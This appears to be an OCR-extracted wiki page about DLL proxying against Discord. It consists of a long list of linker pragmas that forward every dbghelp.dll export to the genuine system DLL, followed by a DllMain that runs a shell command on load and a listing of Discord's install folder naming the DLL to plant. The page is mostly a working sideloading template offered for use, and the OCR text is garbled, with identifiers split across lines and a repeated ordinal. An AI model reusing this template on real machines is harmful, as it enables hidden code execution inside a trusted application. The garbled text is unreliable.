comment( linker, "/export: RangeMapRead=C: \\Windows\\SysWOW64\\dbghelp. RangeMapRead, @1160")
#pragma
comment( linker, "/export: RangeMapRemove=C: \\Windows\\SysWOW64\\dbghelp. RangeMapRemove, @1161")
#pragma
comment( linker, "/export: RangeMapWrite=C: \\Windows\\SysWOW64\\dbghelp. RangeMapWrite, @1162")
#pragma
comment( linker, "/export: RemoveInvalidModuleList=C: \\Windows\\SysWOW64\\dbghelp. RemoveInvalidModuleList, @1163")
#pragma
comment( linker, "/export: ReportSymbolLoadSummary=C: \\Windows\\SysWOW64\\dbghelp. ReportSymbolLoadSummary, @1164")
#pragma
comment( linker, "/export: SearchTreeForFile=C: \\Windows\\SysWOW64\\dbghelp. SearchTreeForFile, @1165")
#pragma
comment( linker, "/export: SearchTreeForFileW=C: \\Windows\\SysWOW64\\dbghelp. SearchTreeForFileW, @1166")
#pragma
comment( linker, "/export: SetCheckUserInterruptShared=C: \\Windows\\SysWOW64\\dbghelp. SetCheckUserInterruptShared, @1167")
#pragma
comment( linker, "/export: SetSymLoadError=C: \\Windows\\SysWOW64\\dbghelp. SetSymLoadError, @1168")
#pragma comment( linker, "/export: srcfiles=C: \\Windows\\SysWOW64\\dbghelp. srcfiles, @1354")
#pragma
comment( linker, "/export: stack_force_ebp=C: \\Windows\\SysWOW64\\dbghelp. stack_force_ebp, @1355")
#pragma comment( linker, "/export: stackdbg=C: \\Windows\\SysWOW64\\dbghelp. stackdbg, @1356")
#pragma comment( linker, "/export: StackWalk=C: \\Windows\\SysWOW64\\dbghelp. StackWalk, @1170")
#pragma comment( linker, "/export: StackWalk64=C: \\Windows\\SysWOW64\\dbghelp. StackWalk64, @1169")
```

```
#pragma comment(linker, "/export: StackWalkEx=C:\\Windows\\SysWOW64\\dbghelp.StackWalkEx, @1171")
#pragma comment(linker, "/export: sym=C:\\Windows\\SysWOW64\\dbghelp.sym, @1357")
#pragma
comment(linker, "/export: SymAddrIncludeInlineTrace=C:\\Windows\\SysWOW64\\dbghelp.SymAddrIncludeInlineTrace, @1177")
#pragma
comment(linker, "/export: SymAddSourceStream=C:\\Windows\\SysWOW64\\dbghelp.SymAddSourceStream, @1172")
#pragma
comment(linker, "/export: SymAddSourceStreamA=C:\\Windows\\SysWOW64\\dbghelp.SymAddSourceStreamA, @1173")
#pragma
comment(linker, "/export: SymAddSourceStreamW=C:\\Windows\\SysWOW64\\dbghelp.SymAddSourceStreamW, @1174")
#pragma
comment(linker, "/export: SymAddSymbol=C:\\Windows\\SysWOW64\\dbghelp.SymAddSymbol, @1175")
#pragma
comment(linker, "/export: SymAddSymbolW=C:\\Windows\\SysWOW64\\dbghelp.SymAddSymbolW, @1176")
#pragma
comment(linker, "/export: SymAllocDiaString=C:\\Windows\\SysWOW64\\dbghelp.SymAllocDiaString, @1120")
#pragma comment(linker, "/export: SymCleanup=C:\\Windows\\SysWOW64\\dbghelp.SymCleanup, @1178")
#pragma
comment(linker, "/export: SymCompareInlineTrace=C:\\Windows\\SysWOW64\\dbghelp.SymCompareInlineTrace, @1179")
#pragma
comment(linker, "/export: SymDeleteSymbol=C:\\Windows\\SysWOW64\\dbghelp.SymDeleteSymbol, @1180")
#pragma
comment(linker, "/export: SymDeleteSymbolW=C:\\Windows\\SysWOW64\\dbghelp.SymDeleteSymbolW, @1181")
#pragma
comment(linker, "/export: SymEnumerateModules=C:\\Windows\\SysWOW64\\dbghelp.SymEnumerateModules, @1202")
#pragma
comment(linker, "/export: SymEnumerateModules64=C:\\Windows\\SysWOW64\\dbghelp.SymEnumerateModules64, @1201")
#pragma
comment(linker, "/export: SymEnumerateModulesW64=C:\\Windows\\SysWOW64\\dbghelp.SymEnumerateModulesW64, @1203")
#pragma
```

```
comment( linker, "/export: SymEnumerateSymbols=C: \\Windows\\SysWOW64\\dbghelp. SymEnumerateSymbols
, @1205" )
#pragma
comment( linker, "/export: SymEnumerateSymbols64=C: \\Windows\\SysWOW64\\dbghelp. SymEnumerateSymbo
ls64, @1204" )
#pragma
comment( linker, "/export: SymEnumerateSymbolsW=C: \\Windows\\SysWOW64\\dbghelp. SymEnumerateSymbol
sW, @1207" )
#pragma
comment( linker, "/export: SymEnumerateSymbolsW64=C: \\Windows\\SysWOW64\\dbghelp. SymEnumerateSymb
olsW64, @1206" )
#pragma
comment( linker, "/export: SymEnumLines=C: \\Windows\\SysWOW64\\dbghelp. SymEnumLines, @1182" )
#pragma
comment( linker, "/export: SymEnumLinesW=C: \\Windows\\SysWOW64\\dbghelp. SymEnumLinesW, @1183" )
#pragma
comment( linker, "/export: SymEnumProcesses=C: \\Windows\\SysWOW64\\dbghelp. SymEnumProcesses, @1184
" )
#pragma
comment( linker, "/export: SymEnumSourceFiles=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSourceFiles, @
1186" )
#pragma
comment( linker, "/export: SymEnumSourceFilesW=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSourceFilesW
, @1187" )
#pragma
comment( linker, "/export: SymEnumSourceFileTokens=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSourceFi
leTokens, @1185" )
#pragma
comment( linker, "/export: SymEnumSourceLines=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSourceLines, @
1188" )
#pragma
comment( linker, "/export: SymEnumSourceLinesW=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSourceLinesW
, @1189" )
#pragma comment( linker, "/export: SymEnumSym=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSym, @1190" )
#pragma
comment( linker, "/export: SymEnumSymbols=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSymbols, @1191" )
#pragma
comment( linker, "/export: SymEnumSymbolsEx=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSymbolsEx, @1192
" )
#pragma
```

```
comment( linker, "/export: SymEnumSymbolsExW=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSymbolsExW, @1193" )
#pragma
comment( linker, "/export: SymEnumSymbolsForAddr=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSymbolsForAddr, @1194" )
#pragma
comment( linker, "/export: SymEnumSymbolsForAddrW=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSymbolsForAddrW, @1195" )
#pragma
comment( linker, "/export: SymEnumSymbolsW=C: \\Windows\\SysWOW64\\dbghelp. SymEnumSymbolsW, @1196" )
#pragma
comment( linker, "/export: SymEnumTypes=C: \\Windows\\SysWOW64\\dbghelp. SymEnumTypes, @1197" )
#pragma
comment( linker, "/export: SymEnumTypesByName=C: \\Windows\\SysWOW64\\dbghelp. SymEnumTypesByName, @1198" )
#pragma
comment( linker, "/export: SymEnumTypesByNameW=C: \\Windows\\SysWOW64\\dbghelp. SymEnumTypesByNameW, @1199" )
#pragma
comment( linker, "/export: SymEnumTypesW=C: \\Windows\\SysWOW64\\dbghelp. SymEnumTypesW, @1200" )
#pragma
comment( linker, "/export: SymFindDebugInfoFile=C: \\Windows\\SysWOW64\\dbghelp. SymFindDebugInfoFile, @1208" )
#pragma
comment( linker, "/export: SymFindDebugInfoFileW=C: \\Windows\\SysWOW64\\dbghelp. SymFindDebugInfoFileW, @1209" )
#pragma
comment( linker, "/export: SymFindExecutableImage=C: \\Windows\\SysWOW64\\dbghelp. SymFindExecutableImage, @1210" )
#pragma
comment( linker, "/export: SymFindExecutableImageW=C: \\Windows\\SysWOW64\\dbghelp. SymFindExecutableImageW, @1211" )
#pragma
comment( linker, "/export: SymFindFileInPath=C: \\Windows\\SysWOW64\\dbghelp. SymFindFileInPath, @1212" )
#pragma
comment( linker, "/export: SymFindFileInPathW=C: \\Windows\\SysWOW64\\dbghelp. SymFindFileInPathW, @1213" )
#pragma
comment( linker, "/export: SymFreeDiaString=C: \\Windows\\SysWOW64\\dbghelp. SymFreeDiaString, @1214" )
```

```
)  
#pragma comment( linker, "/export: SymFromAddr=C: \\Windows\\SysWOW64\\dbghelp. SymFromAddr, @1214")  
#pragma  
comment( linker, "/export: SymFromAddrW=C: \\Windows\\SysWOW64\\dbghelp. SymFromAddrW, @1215")  
#pragma  
comment( linker, "/export: SymFromIndex=C: \\Windows\\SysWOW64\\dbghelp. SymFromIndex, @1216")  
#pragma  
comment( linker, "/export: SymFromIndexW=C: \\Windows\\SysWOW64\\dbghelp. SymFromIndexW, @1217")  
#pragma  
comment( linker, "/export: SymFromInlineContext=C: \\Windows\\SysWOW64\\dbghelp. SymFromInlineConte  
xt, @1218")  
#pragma  
comment( linker, "/export: SymFromInlineContextW=C: \\Windows\\SysWOW64\\dbghelp. SymFromInlineCont  
extW, @1219")  
#pragma comment( linker, "/export: SymFromName=C: \\Windows\\SysWOW64\\dbghelp. SymFromName, @1220")  
#pragma  
comment( linker, "/export: SymFromNameW=C: \\Windows\\SysWOW64\\dbghelp. SymFromNameW, @1221")  
#pragma  
comment( linker, "/export: SymFromToken=C: \\Windows\\SysWOW64\\dbghelp. SymFromToken, @1222")  
#pragma  
comment( linker, "/export: SymFromTokenW=C: \\Windows\\SysWOW64\\dbghelp. SymFromTokenW, @1223")  
#pragma  
comment( linker, "/export: SymFunctionTableAccess=C: \\Windows\\SysWOW64\\dbghelp. SymFunctionTable  
Access, @1226")  
#pragma  
comment( linker, "/export: SymFunctionTableAccess64=C: \\Windows\\SysWOW64\\dbghelp. SymFunctionTab  
leAccess64, @1224")  
#pragma  
comment( linker, "/export: SymFunctionTableAccess64AccessRoutines=C: \\Windows\\SysWOW64\\dbghelp.  
SymFunctionTableAccess64AccessRoutines, @1225")  
#pragma  
comment( linker, "/export: SymGetDiaSession=C: \\Windows\\SysWOW64\\dbghelp. SymGetDiaSession, @1222  
")  
#pragma  
comment( linker, "/export: SymGetExtendedOption=C: \\Windows\\SysWOW64\\dbghelp. SymGetExtendedOpti  
on, @1227")  
#pragma  
comment( linker, "/export: SymGetFileLineOffsets64=C: \\Windows\\SysWOW64\\dbghelp. SymGetFileLineO  
ffsets64, @1228")  
#pragma
```

```
comment( linker, "/export: SymGetHomeDirectory=C: \\Windows\\SysWOW64\\dbghelp. SymGetHomeDirectory
, @1229" )
#pragma
comment( linker, "/export: SymGetHomeDirectoryW=C: \\Windows\\SysWOW64\\dbghelp. SymGetHomeDirector
yW, @1230" )
#pragma
comment( linker, "/export: SymGetLineFromAddr=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineFromAddr, @
1232" )
#pragma
comment( linker, "/export: SymGetLineFromAddr64=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineFromAddr
64, @1231" )
#pragma
comment( linker, "/export: SymGetLineFromAddrW64=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineFromAdd
rW64, @1233" )
#pragma
comment( linker, "/export: SymGetLineFromInlineContext=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineF
romInlineContext, @1234" )
#pragma
comment( linker, "/export: SymGetLineFromInlineContextW=C: \\Windows\\SysWOW64\\dbghelp. SymGetLine
FromInlineContextW, @1235" )
#pragma
comment( linker, "/export: SymGetLineFromName=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineFromName, @
1237" )
#pragma
comment( linker, "/export: SymGetLineFromName64=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineFromName
64, @1236" )
#pragma
comment( linker, "/export: SymGetLineFromNameW64=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineFromNam
eW64, @1238" )
#pragma
comment( linker, "/export: SymGetLineNext=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineNext, @1240" )
#pragma
comment( linker, "/export: SymGetLineNext64=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineNext64, @1239
" )
#pragma
comment( linker, "/export: SymGetLineNextW64=C: \\Windows\\SysWOW64\\dbghelp. SymGetLineNextW64, @12
41" )
#pragma
comment( linker, "/export: SymGetLinePrev=C: \\Windows\\SysWOW64\\dbghelp. SymGetLinePrev, @1243" )
#pragma
```

```
comment( linker, "/export: SymGetLinePrev64=C:\\Windows\\SysWOW64\\dbghelp. SymGetLinePrev64, @1242" )
#pragma
comment( linker, "/export: SymGetLinePrevW64=C:\\Windows\\SysWOW64\\dbghelp. SymGetLinePrevW64, @1244" )
#pragma
comment( linker, "/export: SymGetModuleBase=C:\\Windows\\SysWOW64\\dbghelp. SymGetModuleBase, @1246" )
#pragma
comment( linker, "/export: SymGetModuleBase64=C:\\Windows\\SysWOW64\\dbghelp. SymGetModuleBase64, @1245" )
#pragma
comment( linker, "/export: SymGetModuleInfo=C:\\Windows\\SysWOW64\\dbghelp. SymGetModuleInfo, @1248" )
#pragma
comment( linker, "/export: SymGetModuleInfo64=C:\\Windows\\SysWOW64\\dbghelp. SymGetModuleInfo64, @1247" )
#pragma
comment( linker, "/export: SymGetModuleInfoW=C:\\Windows\\SysWOW64\\dbghelp. SymGetModuleInfoW, @1250" )
#pragma
comment( linker, "/export: SymGetModuleInfoW64=C:\\Windows\\SysWOW64\\dbghelp. SymGetModuleInfoW64, @1249" )
#pragma
comment( linker, "/export: SymGetOmapBlockBase=C:\\Windows\\SysWOW64\\dbghelp. SymGetOmapBlockBase, @1123" )
#pragma comment( linker, "/export: SymGetOmaps=C:\\Windows\\SysWOW64\\dbghelp. SymGetOmaps, @1251" )
#pragma
comment( linker, "/export: SymGetOptions=C:\\Windows\\SysWOW64\\dbghelp. SymGetOptions, @1252" )
#pragma comment( linker, "/export: SymGetScope=C:\\Windows\\SysWOW64\\dbghelp. SymGetScope, @1253" )
#pragma
comment( linker, "/export: SymGetScopeW=C:\\Windows\\SysWOW64\\dbghelp. SymGetScopeW, @1254" )
#pragma
comment( linker, "/export: SymGetSearchPath=C:\\Windows\\SysWOW64\\dbghelp. SymGetSearchPath, @1255" )
#pragma
comment( linker, "/export: SymGetSearchPathW=C:\\Windows\\SysWOW64\\dbghelp. SymGetSearchPathW, @1256" )
#pragma
comment( linker, "/export: SymGetSourceFile=C:\\Windows\\SysWOW64\\dbghelp. SymGetSourceFile, @1257" )
```

```
)  
#pragma  
comment( linker, "/export: SymGetSourceFileChecksum=C: \\Windows\\SysWOW64\\dbghelp. SymGetSourceFileChecksum, @1258")  
#pragma  
comment( linker, "/export: SymGetSourceFileChecksumW=C: \\Windows\\SysWOW64\\dbghelp. SymGetSourceFileChecksumW, @1259")  
#pragma  
comment( linker, "/export: SymGetSourceFileFromToken=C: \\Windows\\SysWOW64\\dbghelp. SymGetSourceFileFromToken, @1260")  
#pragma  
comment( linker, "/export: SymGetSourceFileFromTokenW=C: \\Windows\\SysWOW64\\dbghelp. SymGetSourceFileFromTokenW, @1261")  
#pragma  
comment( linker, "/export: SymGetSourceFileToken=C: \\Windows\\SysWOW64\\dbghelp. SymGetSourceFileToken, @1262")  
#pragma  
comment( linker, "/export: SymGetSourceFileTokenW=C: \\Windows\\SysWOW64\\dbghelp. SymGetSourceFileTokenW, @1263")  
#pragma  
comment( linker, "/export: SymGetSourceFileW=C: \\Windows\\SysWOW64\\dbghelp. SymGetSourceFileW, @1264")  
#pragma  
comment( linker, "/export: SymGetSourceVarFromToken=C: \\Windows\\SysWOW64\\dbghelp. SymGetSourceVarFromToken, @1265")  
#pragma  
comment( linker, "/export: SymGetSourceVarFromTokenW=C: \\Windows\\SysWOW64\\dbghelp. SymGetSourceVarFromTokenW, @1266")  
#pragma  
comment( linker, "/export: SymGetSymbolFile=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymbolFile, @1275")  
#pragma  
comment( linker, "/export: SymGetSymbolFileW=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymbolFileW, @1276")  
#pragma  
comment( linker, "/export: SymGetSymFromAddr=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymFromAddr, @1268")  
#pragma  
comment( linker, "/export: SymGetSymFromAddr64=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymFromAddr64, @1267")
```

```
#pragma
comment( linker, "/export: SymGetSymFromName=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymFromName, @1270" )
#pragma
comment( linker, "/export: SymGetSymFromName64=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymFromName64, @1269" )
#pragma
comment( linker, "/export: SymGetSymNext=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymNext, @1272" )
#pragma
comment( linker, "/export: SymGetSymNext64=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymNext64, @1271" )
#pragma
comment( linker, "/export: SymGetSymPrev=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymPrev, @1274" )
#pragma
comment( linker, "/export: SymGetSymPrev64=C: \\Windows\\SysWOW64\\dbghelp. SymGetSymPrev64, @1273" )
#pragma
comment( linker, "/export: SymGetTypeFromName=C: \\Windows\\SysWOW64\\dbghelp. SymGetTypeFromName, @1277" )
#pragma
comment( linker, "/export: SymGetTypeFromNameW=C: \\Windows\\SysWOW64\\dbghelp. SymGetTypeFromNameW, @1278" )
#pragma
comment( linker, "/export: SymGetTypeInfo=C: \\Windows\\SysWOW64\\dbghelp. SymGetTypeInfo, @1279" )
#pragma
comment( linker, "/export: SymGetTypeInfoEx=C: \\Windows\\SysWOW64\\dbghelp. SymGetTypeInfoEx, @1280" )
#pragma
comment( linker, "/export: SymGetUnwindInfo=C: \\Windows\\SysWOW64\\dbghelp. SymGetUnwindInfo, @1281" )
#pragma
comment( linker, "/export: SymInitialize=C: \\Windows\\SysWOW64\\dbghelp. SymInitialize, @1282" )
#pragma
comment( linker, "/export: SymInitializeW=C: \\Windows\\SysWOW64\\dbghelp. SymInitializeW, @1283" )
#pragma
comment( linker, "/export: SymLoadModule=C: \\Windows\\SysWOW64\\dbghelp. SymLoadModule, @1285" )
#pragma
comment( linker, "/export: SymLoadModule64=C: \\Windows\\SysWOW64\\dbghelp. SymLoadModule64, @1284" )
#pragma
comment( linker, "/export: SymLoadModuleEx=C: \\Windows\\SysWOW64\\dbghelp. SymLoadModuleEx, @1286" )
#pragma
comment( linker, "/export: SymLoadModuleExW=C: \\Windows\\SysWOW64\\dbghelp. SymLoadModuleExW, @1287" )
```

```

")
#pragma
comment( linker, "/export: SymMatchFileName=C: \\Windows\\SysWOW64\\dbghelp. SymMatchFileName, @1288"
)
#pragma
comment( linker, "/export: SymMatchFileNameW=C: \\Windows\\SysWOW64\\dbghelp. SymMatchFileNameW, @1289"
)
#pragma
comment( linker, "/export: SymMatchString=C: \\Windows\\SysWOW64\\dbghelp. SymMatchString, @1290"
)
#pragma
comment( linker, "/export: SymMatchStringA=C: \\Windows\\SysWOW64\\dbghelp. SymMatchStringA, @1291"
)
#pragma
comment( linker, "/export: SymMatchStringW=C: \\Windows\\SysWOW64\\dbghelp. SymMatchStringW, @1292"
)
#pragma comment( linker, "/export: SymNext=C: \\Windows\\SysWOW64\\dbghelp. SymNext, @1293"
)
#pragma comment( linker, "/export: SymNextW=C: \\Windows\\SysWOW64\\dbghelp. SymNextW, @1294"
)
#pragma comment( linker, "/export: SymPrev=C: \\Windows\\SysWOW64\\dbghelp. SymPrev, @1295"
)
#pragma comment( linker, "/export: SymPrevW=C: \\Windows\\SysWOW64\\dbghelp. SymPrevW, @1296"
)
#pragma
comment( linker, "/export: SymQueryInlineTrace=C: \\Windows\\SysWOW64\\dbghelp. SymQueryInlineTrace, @1297"
)
#pragma
comment( linker, "/export: SymRefreshModuleList=C: \\Windows\\SysWOW64\\dbghelp. SymRefreshModuleList, @1298"
)
#pragma
comment( linker, "/export: SymRegisterCallback=C: \\Windows\\SysWOW64\\dbghelp. SymRegisterCallback, @1300"
)
#pragma
comment( linker, "/export: SymRegisterCallback64=C: \\Windows\\SysWOW64\\dbghelp. SymRegisterCallback64, @1299"
)
#pragma
comment( linker, "/export: SymRegisterCallbackW64=C: \\Windows\\SysWOW64\\dbghelp. SymRegisterCallbackW64, @1301"
)
#pragma
comment( linker, "/export: SymRegisterFunctionEntryCallback=C: \\Windows\\SysWOW64\\dbghelp. SymRegisterFunctionEntryCallback, @1303"
)
#pragma
comment( linker, "/export: SymRegisterFunctionEntryCallback64=C: \\Windows\\SysWOW64\\dbghelp. SymRegisterFunctionEntryCallback64, @1302"
)
#pragma comment( linker, "/export: SymSearch=C: \\Windows\\SysWOW64\\dbghelp. SymSearch, @1304"
)
#pragma comment( linker, "/export: SymSearchW=C: \\Windows\\SysWOW64\\dbghelp. SymSearchW, @1305"
)

```

```
#pragma
comment( linker, "/export: SymSetContext=C: \\Windows\\SysWOW64\\dbghelp. SymSetContext, @1306" )
#pragma
comment( linker, "/export: SymSetDiaSession=C: \\Windows\\SysWOW64\\dbghelp. SymSetDiaSession, @1124" )
#pragma
comment( linker, "/export: SymSetExtendedOption=C: \\Windows\\SysWOW64\\dbghelp. SymSetExtendedOption, @1307" )
#pragma
comment( linker, "/export: SymSetHomeDirectory=C: \\Windows\\SysWOW64\\dbghelp. SymSetHomeDirectory, @1308" )
#pragma
comment( linker, "/export: SymSetHomeDirectoryW=C: \\Windows\\SysWOW64\\dbghelp. SymSetHomeDirectoryW, @1309" )
#pragma
comment( linker, "/export: SymSetOptions=C: \\Windows\\SysWOW64\\dbghelp. SymSetOptions, @1310" )
#pragma
comment( linker, "/export: SymSetParentWindow=C: \\Windows\\SysWOW64\\dbghelp. SymSetParentWindow, @1311" )
#pragma
comment( linker, "/export: SymSetScopeFromAddr=C: \\Windows\\SysWOW64\\dbghelp. SymSetScopeFromAddr, @1312" )
#pragma
comment( linker, "/export: SymSetScopeFromIndex=C: \\Windows\\SysWOW64\\dbghelp. SymSetScopeFromIndex, @1313" )
#pragma
comment( linker, "/export: SymSetScopeFromInlineContext=C: \\Windows\\SysWOW64\\dbghelp. SymSetScopeFromInlineContext, @1314" )
#pragma
comment( linker, "/export: SymSetSearchPath=C: \\Windows\\SysWOW64\\dbghelp. SymSetSearchPath, @1315" )
#pragma
comment( linker, "/export: SymSetSearchPathW=C: \\Windows\\SysWOW64\\dbghelp. SymSetSearchPathW, @1316" )
#pragma comment( linker, "/export: symsrv=C: \\Windows\\SysWOW64\\dbghelp. symsrv, @1358" )
#pragma
comment( linker, "/export: SymSrvDeltaName=C: \\Windows\\SysWOW64\\dbghelp. SymSrvDeltaName, @1317" )
#pragma
comment( linker, "/export: SymSrvDeltaNameW=C: \\Windows\\SysWOW64\\dbghelp. SymSrvDeltaNameW, @1318" )
```

```
#pragma
comment( linker, "/export: SymSrvGetFileIndexes=C: \\Windows\\SysWOW64\\dbghelp. SymSrvGetFileIndexes, @1323" )
#pragma
comment( linker, "/export: SymSrvGetFileIndexesW=C: \\Windows\\SysWOW64\\dbghelp. SymSrvGetFileIndexesW, @1324" )
#pragma
comment( linker, "/export: SymSrvGetFileIndexInfo=C: \\Windows\\SysWOW64\\dbghelp. SymSrvGetFileIndexInfo, @1319" )
#pragma
comment( linker, "/export: SymSrvGetFileIndexInfoW=C: \\Windows\\SysWOW64\\dbghelp. SymSrvGetFileIndexInfoW, @1320" )
#pragma
comment( linker, "/export: SymSrvGetFileIndexString=C: \\Windows\\SysWOW64\\dbghelp. SymSrvGetFileIndexString, @1321" )
#pragma
comment( linker, "/export: SymSrvGetFileIndexStringW=C: \\Windows\\SysWOW64\\dbghelp. SymSrvGetFileIndexStringW, @1322" )
#pragma
comment( linker, "/export: SymSrvGetSupplement=C: \\Windows\\SysWOW64\\dbghelp. SymSrvGetSupplement, @1325" )
#pragma
comment( linker, "/export: SymSrvGetSupplementW=C: \\Windows\\SysWOW64\\dbghelp. SymSrvGetSupplementW, @1326" )
#pragma
comment( linker, "/export: SymSrvIsStore=C: \\Windows\\SysWOW64\\dbghelp. SymSrvIsStore, @1327" )
#pragma
comment( linker, "/export: SymSrvIsStoreW=C: \\Windows\\SysWOW64\\dbghelp. SymSrvIsStoreW, @1328" )
#pragma
comment( linker, "/export: SymSrvStoreFile=C: \\Windows\\SysWOW64\\dbghelp. SymSrvStoreFile, @1329" )
#pragma
comment( linker, "/export: SymSrvStoreFileW=C: \\Windows\\SysWOW64\\dbghelp. SymSrvStoreFileW, @1330" )
#pragma
comment( linker, "/export: SymSrvStoreSupplement=C: \\Windows\\SysWOW64\\dbghelp. SymSrvStoreSupplement, @1331" )
#pragma
comment( linker, "/export: SymSrvStoreSupplementW=C: \\Windows\\SysWOW64\\dbghelp. SymSrvStoreSupplementW, @1332" )
#pragma comment( linker, "/export: SymUnDName=C: \\Windows\\SysWOW64\\dbghelp. SymUnDName, @1334" )
```

```

#pragma
comment( linker, "/export: SymUnDName64=C: \\Windows\\SysWOW64\\dbghelp. SymUnDName64, @1333" )
#pragma
comment( linker, "/export: SymUnloadModule=C: \\Windows\\SysWOW64\\dbghelp. SymUnloadModule, @1336" )
#pragma
comment( linker, "/export: SymUnloadModule64=C: \\Windows\\SysWOW64\\dbghelp. SymUnloadModule64, @1335" )
#pragma
comment( linker, "/export: UnDecorateSymbolName=C: \\Windows\\SysWOW64\\dbghelp. UnDecorateSymbolName, @1337" )
#pragma
comment( linker, "/export: UnDecorateSymbolNameW=C: \\Windows\\SysWOW64\\dbghelp. UnDecorateSymbolNameW, @1338" )
#pragma
comment( linker, "/export: UnmapDebugInformation=C: \\Windows\\SysWOW64\\dbghelp. UnmapDebugInformation, @1339" )
#pragma comment( linker, "/export: vc7fpo=C: \\Windows\\SysWOW64\\dbghelp. vc7fpo, @1359" )
#pragma
comment( linker, "/export: WinDbgExtensionDllInit=C: \\Windows\\SysWOW64\\dbghelp. WinDbgExtensionDllInit, @1340" )


/*
extern "C" __declspec(dllexport) void run()
{
    MessageBoxA( NULL, "Execution happened", "Bypass", MB_OK);
}
*/


BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            system("cmd /c ping.exe 192.168.0.44");
    }
}

```

```


        break;

    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

```

6 x86 DLL dbghelp.dll Discord Discord

Name	Date modified	Type	Size
include	3/1/2023 2:42 PM	File folder	
locales	3/1/2023 2:42 PM	File folder	
modules			
resources			
swiftshader			
app.ico			
chrome_100_percent.pak			
chrome_200_percent.pak			
d3d12.dll			
d3dcompiler_47.dll			
dbghelp.dll			
Discord.exe			
ffmpeg.dll			
icudtl.dat			
libEGL.dll			
libGLSv2.dll			
resources.pak			
snapshot_blob.bin			
updater.node			
v8_context_snapshot.bin			
vfwwdm32.dll			
vfwwdm321.dll			
vfwwdm322.dll			
vk_swiftshader.dll			
vk_swiftshader_icd.json			
vulkan-1.dll	3/1/2023 2:42 PM	Application extens...	655 KB
x64.dll	3/29/2023 10:30 AM	Application extens...	11 KB



Revision #14

Created 5 September 2022 03:03:46 by

Updated 14 April 2023 01:23:54 by